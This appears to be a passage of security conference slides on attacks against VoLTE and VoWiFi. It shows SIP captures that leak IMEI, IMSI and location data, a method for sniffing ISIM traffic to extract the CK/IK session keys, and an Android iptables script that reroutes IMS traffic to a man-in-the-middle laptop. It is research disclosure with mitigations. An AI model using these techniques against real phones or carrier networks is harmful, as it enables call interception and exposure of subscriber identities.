      Allow: INVITE,ACK,OPTIONS,CANCEL,BYE,UPDATE,INFO,REFER,NOTIFY,MESSAGE,PRACK
      ▶ Via: SIP/2.0/TCP [2a01:59f:a021:caf7:2:2:d483:4be0]:6000;branch=z9hG4bK1465682047smg;transport=TCP
      User-Agent: SM-G920F-XXU4DPGU Samsung IMS/5.0
      P-Access-Network-Info: IEEE-802.11;i-wlan-node-id=[REDACTED]
      Supported: 100rel,timer,precondition,histinfo,sec-agree,gruu
      ▶ Security-Verify: ipsec-3gpp;q=0.5;alg=hmac-sha-1-96;prot=esp;mod=trans;ealg=null;spi-c=3132874533;;
      Proxy-Require: sec-agree
      Require: sec-agree
    ▼ Contact: <sip:[REDACTED]@[2a01:59f:a021:caf7:2:2:d483:4be0]:6000>;+g.3gpp.icsi-ref="urn%3Aurn-7%3A3gpp-service.ims.icsi.mmtel"
      ▶ Contact URI: sip:[REDACTED]@[2a01:59f:a021:caf7:2:2:d483:4be0]:6000
      Contact parameter: +g.3gpp.icsi-ref="urn%3Aurn-7%3A3gpp-service.ims.icsi.mmtel"
      Contact parameter: +sip.instance="<urn:gsma:imei:[REDACTED]>"\r\n
    Max-Forwards: 70
    ▶ CSeq: 1 INVITE
    Call-ID: 3771911545@2a01:59f:a021:caf7:2:2:d483:4be0
    ▶ To: <sip:[REDACTED]@ims.telekom.de;user=phone>
    ▶ From: <sip:[REDACTED]@ims.telekom.de>;tag=3835380880
    Content-Type: application/sdp
    Accept-Contact: *;+g.3gpp.icsi-ref="urn%3Aurn-7%3A3gpp-service.ims.icsi.mmtel"
    Accept: application/sdp,application/3gpp-ims+xml
    Session-Expires: 1800;refresher=uac
  
```

- IMEI in SIP REGISTER (before authentication)

Contact:

```
<sip:262011202xxxxxx@[x.x.x.x]:6000>;q=0.50;+g.3gpp.icsi-ref=  
"urn%3Aurn-7%3A3gpp-service.ims.xxx";  
+g.3gpp.smsip;+sip.instance="<urn:gsma:imei:35490xxx-xxxxxx-0>"
```

- UTRAN Cell ID
  - outgoing packets like SIP REGISTER, outgoing SIP INVITE, SIP SUBSCRIBE messages contains the location information

```
##FOR VOLTE
INVITE sip:alice@open-ims.test SIP/2.0
...
User-Agent: Samsung IMS/5
P-Access-Network-Info: 3GPP-UTRAN-TDD; utran-cell-id-3gpp=00000001
Content-Length: 117

##FOR VOWIFI
P-Access-Network-Info:IEEE-802.11;i-wlan-node-id=003a9axxxxxx
```

- IMEI of caller
  - SIP INVITE incoming request consists of a parameter that contains the IMEI number of the caller.

```
Accept-Contact:*;+sip.instance="<urn:gsm:imei:354xxxxx7-xxxxxx-0>";+g.3gpp.icsi-ref="urn%3Aurn-7%3A3gpp-service.ims.xxxx";explicit;require
```

- **IMSI of caller leaked**
  - In SIP INVITE incoming request

```
INVITE sip:262011202xxxx@[x.x.x.x]:6000 SIP/2.0
```



## Private IP of IMS

- Found within SIP INVITE in incoming calls



```
To: <sip:+49151xxxxxxxx@62.xxx.xxx.xxx>  
From: <sip:+49176xxxxxxxx@10.xxx.xxx.xxx>;  
tag=h7g4Esb_g_mavodi-a-10b-3c-2-ffffff-  
_000050ED9CA4-1224-xxxx-xxxx
```

## Test 2: ISIM sniffing for extracting CK/IK


```
[~/thesis/simtrace/host]> sudo ./simtrace
simtrace - GSM SIM and smartcard tracing
(C) 2010 by Harald Welte <laforge@gnumonks.org>

Entering main loop
ATR APDU: 3b 9f 96 80 1f c6 80 31 e0 73 fe 21 1b 66 d0 02 06 e2 0f 18 01 f0
PPS(Fi=9/Di=6) APDU: 00 a4 00 04 02 3f 00 61 2e
APDU: 00 c0 00 00 2e 62 2c 82 02 78 21 83 02 3f 00 a5 09 80 01 61 83 04 00 00 57 6a 8a 01 05 8b 03
APDU: 00 a4 00 0c 02 2f e2 90 00
APDU: 00 b0 00 00 0a 98 94 20 00 00 21 09 68 85 19 90 00
APDU: 00 a4 00 04 02 2f 05 61 1e
APDU: 00 c0 00 00 1e 62 1c 82 02 41 21 83 02 2f 05 a5 03 80 01 61 8a 01 05 8b 03 2f 04 04 02 00 08
APDU: a4 00 04 02 a4 2f 06
APDU: 61 21 00 c0 00 00 21
APDU: c0 62 1f 82 05 42 21
APDU: 00 38 08 83 02 2f 06
APDU: a5 03 80 01 61 8a 01
APDU: 05 8b 03 2f 06 01 80
APDU: 02 01 c0 88 01 30 90
APDU: 00 00 b2 04 04 38 b2
APDU: 80 01 18 a4 06 83 01
APDU: 0b 95 01 08 80 01 02
APDU: a0 18 a4 06 83 01 01
APDU: 95 01 08 a4 06 83 01
APDU: 0b 95 01 08 a4 06 83
APDU: 01 0c 95 01 08 80 01
APDU: 01 90 00 84 01 d4 a4
APDU: 06 83 01 0b 95 01 08
APDU: 90 00 00 a4 00 04 02
APDU: a4 2f 05 61 1e 00 c0
APDU: 00 00 1e c0 62 1c 82
APDU: 02 41 21 83 02 2f 05
APDU: a5 03 80 01 61 8a 01
APDU: 05 8b 03 2f 06 04 80
APDU: 02 00 08 88 01 28 90
APDU: 00 00 b0 00 00 08 b0
APDU: 64 65 65 6e ff ff ff
APDU: ff 90 00 80 10 00 00
APDU: 20 10 ff ff ff ff 7f
APDU: 9d 00 df ff 00 1f e2 00 00 00 c3 eb 00 00 00 01 48 00 50 00 00 00 00 08 00 00 60 91 0f 00 a4
83 02 2f 00 a5 03 80 01 61 8a 01 05 8b 03 2f 06 07 80 02 00 2c 88 01 f0 91 0f 00 a4 00 04 02 a4 2f
03 80 01 61 8a 01 05 8b 03 2f 06 01 80 02 01 c0 88 01 30 91 0f 00 b2 07 04 38 b2 80 01 1a a4 06 83
ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 91 0f 00 a4 00 04 02 a4
```

# ISIM sniffing with SIMTrace



## Security protocol: EAP-AKA



## GSM SIM traffic

Source	Destination	sport	dport	Protocol	Info
127.0.0.1	127.0.0.1	42129	4729	GSM SIM	ISO/IEC 7816-4 UPDATE BINARY Offset=35072
127.0.0.1	127.0.0.1	42129	4729	GSM SIM	ISO/IEC 7816-4 SELECT File DF.GSM-ACCESS
127.0.0.1	127.0.0.1	42129	4729	GSM SIM	ISO/IEC 7816-4 SELECT File 4f52
127.0.0.1	127.0.0.1	42129	4729	GSM SIM	ISO/IEC 7816-4 GET RESPONSE
127.0.0.1	127.0.0.1	42129	4729	GSM SIM	ISO/IEC 7816-4 UPDATE BINARY Offset=0
127.0.0.1	127.0.0.1	42129	4729	GSM SIM	ISO/IEC 7816-4 SELECT File ADF
127.0.0.1	127.0.0.1	42129	4729	GSM SIM	ISO/IEC 7816-4 SELECT File EF.PSLOC1
127.0.0.1	127.0.0.1	42129	4729	GSM SIM	ISO/IEC 7816-4 GET RESPONSE
127.0.0.1	127.0.0.1	42129	4729	GSM SIM	ISO/IEC 7816-4 UPDATE BINARY Offset=0
127.0.0.1	127.0.1.1	49482	53	DNS	Standard query 0x5e58 A prx1.ernw.net
127.0.1.1	127.0.0.1	53	49482	DNS	Standard query response 0x5e58 A prx1.ernw.net A 62.159.96.83
127.0.0.1	127.0.0.1	42129	4729	GSM SIM	ISO/IEC 7816-4 UPDATE BINARY Offset=36608
127.0.0.1	127.0.0.1	42129	4729	GSM SIM	ISO/IEC 7816-4 UPDATE BINARY Offset=36608
127.0.0.1	127.0.0.1	42129	4729	GSM SIM	ISO/IEC 7816-4 SELECT /ADF
127.0.0.1	127.0.0.1	42129	4729	GSM SIM	ISO/IEC 7816-4 RUN GSM ALGORITHM / AUTHENTICATE
127.0.0.1	127.0.0.1	42129	4729	GSM SIM	ISO/IEC 7816-4 GET RESPONSE
127.0.0.1	127.0.0.1	42129	4729	GSM SIM	ISO/IEC 7816-4 UPDATE BINARY Offset=40448
127.0.0.1	127.0.0.1	42129	4729	GSM SIM	ISO/IEC 7816-4 UPDATE BINARY Offset=35584

## What can we find here?

- AKA parameters –
  - RAND - random challenge
  - AUTN – server authentication
- IPSec keys
  - IK – integrity key
  - CK – cyphering key

## How to extract it?

- Wireshark dissector

Byte(s)	Description	Length
1	'Successful 3G authentication' tag = 'DB'	1
2	Length of RES (L3)	1
3 to (L3+2)	RES	L3
(L3+3)	Length of CK (L4)	1
(L3+4) to (L3+L4+3)	CK	L4
(L3+L4+4)	Length of IK (L5)	1
(L3+L4+5) to (L3+L4+L5+4)	IK	L5


Table 4.4: Parsing the ISIM Authenticate response to get IK and CK

## Result2: Extracting IK/CK

```
▶ User Datagram Protocol, Src Port: 52725 (52725), Dst Port: 4729 (4729)
▼ GSM SIM 11.11
  0000 .... = Class Coding: ISO/IEC 7816-4 (0x00)
  .... 00.. = Secure Messaging Indication: No SM used between terminal and card (0x00)
  .... ..00 = Logical Channel number: 0
  Instruction: GET RESPONSE (0xc0)
  Length of Expected Response Data: 53
  RES Length: 08
  RES Value: f74105e9ac41cc7a
  CK Length: 10
  CK: 3ee2824f414d4be3ddea7807a68632fa
  IK Length: 10
  IK : 347c59d30bba9f1968285908f89f996c
  Status Word: 9000 Normal ending of the command
```




## Are the keys used in ESP?



## Failed authentication

```
▶ Frame 11: 120 bytes on wire (960 bits), 120 bytes captured (960 bits)
▶ Linux cooked capture
▶ Internet Protocol Version 6, Src: 2a01:59f:89a1:af67:2:3:f992:90bf, Dst: 2a01:598:401:3002::4
▼ Encapsulating Security Payload
  ESP SPI: 0xf5f9672e (4126762798)
  ESP Sequence: 1
  ▶ Data (44 bytes)
  ▼ Authentication Data [incorrect, should be 0x102DC16067AB36900D86827A]
    [Good: False]
    [Bad: True]
```

## Set up SA with obtained IK



## Success: Key validation

```
▶ Frame 12: 108 bytes on wire (864 bits), 108 bytes captured (864 bits)
▶ Linux cooked capture
▶ Internet Protocol Version 6, Src: 2a01:598:401:3002::4, Dst: 2a01:59f:89a1:af67:2:3:f992:90bf
▼ Encapsulating Security Payload
  ESP SPI: 0x00001c17 (7191)
  ESP Sequence: 1
  ▶ Data (32 bytes)
    ▼ Authentication Data [correct]
      [Good: True]
      [Bad: False]
```

## Summary: Testing UE

- Test1: Sniffing VoLTE/VoWiFi interfaces
  - Use case identification
  - Results: Information disclosures like **IMEI**, **IMSI**, **private IPs**.
- Test2: ISIM sniffing with SIMTrace
  - Result: IK/CK
  - Wireshark dissector for extraction
  - Validation using Wireshark Gcrypt with authentication check in ESP



Simple demo of replay attack of SIP INVITE in a hidden non-IPSec channel

## Final Summary

- Current implementations of VoLTE/VoWiFi make use of IPSec
- 4 experimental attacks on OpenIMS **without** ipsec
- Sniffing on VoLTE/VoWiFi interfaces **with** ipsec
  - Information disclosures identified
- ISIM Sniffing with SIMTrace
- Wireshark dissector
  - Extracted CK/IK
  - Verified obtained IK with wireshark Gcrypt

## Mitigation

- **Never rely on user end security**
- Traffic monitoring
  - In PDN gateways that performs deep packet inspection
  - Whitelist rules in place that determines the expected value in each SIP header field.
- Encryption
  - To protect against info disclosures



## ##IPTABLES ON ANDROID TO ROUTE TRAFFIC TO LAPTOP AND BACK

```
iptables -F
iptables -t nat -F
echo 1 > /proc/sys/net/ipv4/ip_forward
RMNET=`ip addr show dev rmnet1 |grep -oE "([0-9]{1,3}\.){3}[0-9]{1,3}"`
WLAN=`ip addr show dev wlan0 | grep inet | grep -oE "([0-9]{1,3}\.){3}[0-9]{1,3}" | grep -v 255`
IMS="10.0.0.1"
MITM="192.168.0.2"
iptables -t nat -A OUTPUT -d $IMS -j DNAT --to-destination $MITM
iptables -t nat -A POSTROUTING -o wlan0 -d $MITM -j SNAT --to-source $WLAN
iptables -t nat -A POSTROUTING -o rmnet1 -s $MITM -d $IMS -j SNAT --to-source $RMNET
iptables -t nat -L -vn
```



## Questions?

### White paper:

[https://www.ernw.de/download/newsletter/ERNW\\_Whitepaper\\_60\\_Practical\\_Attacks\\_On\\_VoLTE\\_And\\_VoWiFi\\_v1.0.pdf](https://www.ernw.de/download/newsletter/ERNW_Whitepaper_60_Practical_Attacks_On_VoLTE_And_VoWiFi_v1.0.pdf)

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Additional slides below



## Related Work

- IMS-
  - Fatih Ozvaci : VoIP wars, Viproy toolkit - fake software updates, injected XSS, bogus content types, fuzzing and eavesdropping attacks
  - Ahmad Abolhadid – IMS testing - spoofing, DoS and location manipulation
- VoLTE
  - Li et al. **free data service** (ICMP packet encapsulation that gets forwarded from 4G gateway directly to the Internet), DoS through the signaling bearer .

## Related work

- VoLTE
  - Tu et al. - **DoS attack** where attacker makes 50 consequent VoLTE calls and hangs up.
  - Kim et al. **Side channel attack** to bypass IMS and about **permission mismatch issue** in android VoLTE telephony apps
- AKA
  - Ravi et al – WiFi based IMSI catcher

## VoLTE components

- Mobility Management Entity (MME)
  - a management entity that accounts for main **control element for mobility** in a LTE network
- Serving Gateway
  - a user plane proxy for **3GPP mobility over 2G,3G and LTE** accesses
- PDN Gateway
  - user plane **anchor between 3GPP and non-3GPP** accesses

## VoWiFi components


- ePDG
  - a termination node of IPsec tunnels established with the UE
- PDN Gateway
  - user plane anchor between 3GPP and non-3GPP accesses

## IP Multimedia Subsystem (IMS)

- CSCF
  - Proxy call session control function
  - Interrogating call session control function
  - Serving call session control function
  - Emergency call session control function




# Security protocol: EAP-AKA



# Security protocols: IKE and ESP

Protocol	Length	Info
ISAKMP	374	IKE_SA_INIT MID=00 Initiator Request
ISAKMP	94	IKE_SA_INIT MID=00 Responder Response
ISAKMP	398	IKE_SA_INIT MID=00 Initiator Request
ISAKMP	330	IKE_SA_INIT MID=00 Responder Response
ISAKMP	442	IKE_AUTH MID=01 Initiator Request
ISAKMP	186	IKE_AUTH MID=01 Responder Response
ISAKMP	186	IKE_AUTH MID=02 Initiator Request
ISAKMP	218	IKE_AUTH MID=02 Responder Response
ISAKMP	154	IKE_AUTH MID=03 Initiator Request
ISAKMP	122	IKE_AUTH MID=03 Responder Response
ISAKMP	138	IKE_AUTH MID=04 Initiator Request
ISAKMP	474	IKE_AUTH MID=04 Responder Response
ESP	174	ESP (SPI=0x1a28cded)
ESP	158	ESP (SPI=0x784dd6a2)
ESP	142	ESP (SPI=0x1a28cded)
ESP	1422	ESP (SPI=0x1a28cded)
ESP	494	ESP (SPI=0x1a28cded)
ESP	142	ESP (SPI=0x784dd6a2)
ESP	142	ESP (SPI=0x784dd6a2)
ESP	1006	ESP (SPI=0x784dd6a2)
ESP	142	ESP (SPI=0x1a28cded)
ESP	190	ESP (SPI=0x1a28cded)
ESP	174	ESP (SPI=0x784dd6a2)

## Security protocols: IKE and AKA



## Other tests/Analysis

- Routing Technique for Mobile Clients
  - Use IPTABLES
  - Route the traffic from mobile to our desktop
  - Perform the injection using tools like Burp
  - Send the packet back to mobile client which then send the packet via LTE/WiFi to IMS

Service	Telekom S6	Telekom S7	O2 S6	O2 S7
<b>VoWiFi</b>	Yes	No	No	No
<b>VoLTE</b>	Yes	Yes	No	Yes

Table 4.1: VoLTE/VoWiFi feature support in Telekom and O2

Use Cases	Status
VoLTE to VoLTE	Call: ✗, Message: ✓
VoLTE to VoWiFi	Call: ✓, Message: ✓
VoWiFi to VoLTE	Call: ✗, Message: ✓
VoLTE to PSTN	Call: ✓, Message: ✓
VoWiFi to PSTN	Call: ✓, Message: ✓
PSTN to VoWiFi	Call: ✓, Message: ✓
VoWiFi to VoWiFi	Call: ✓, Message: ✓

Table 4.2: VoLTE/VoWiFi usecase identification for Telekom.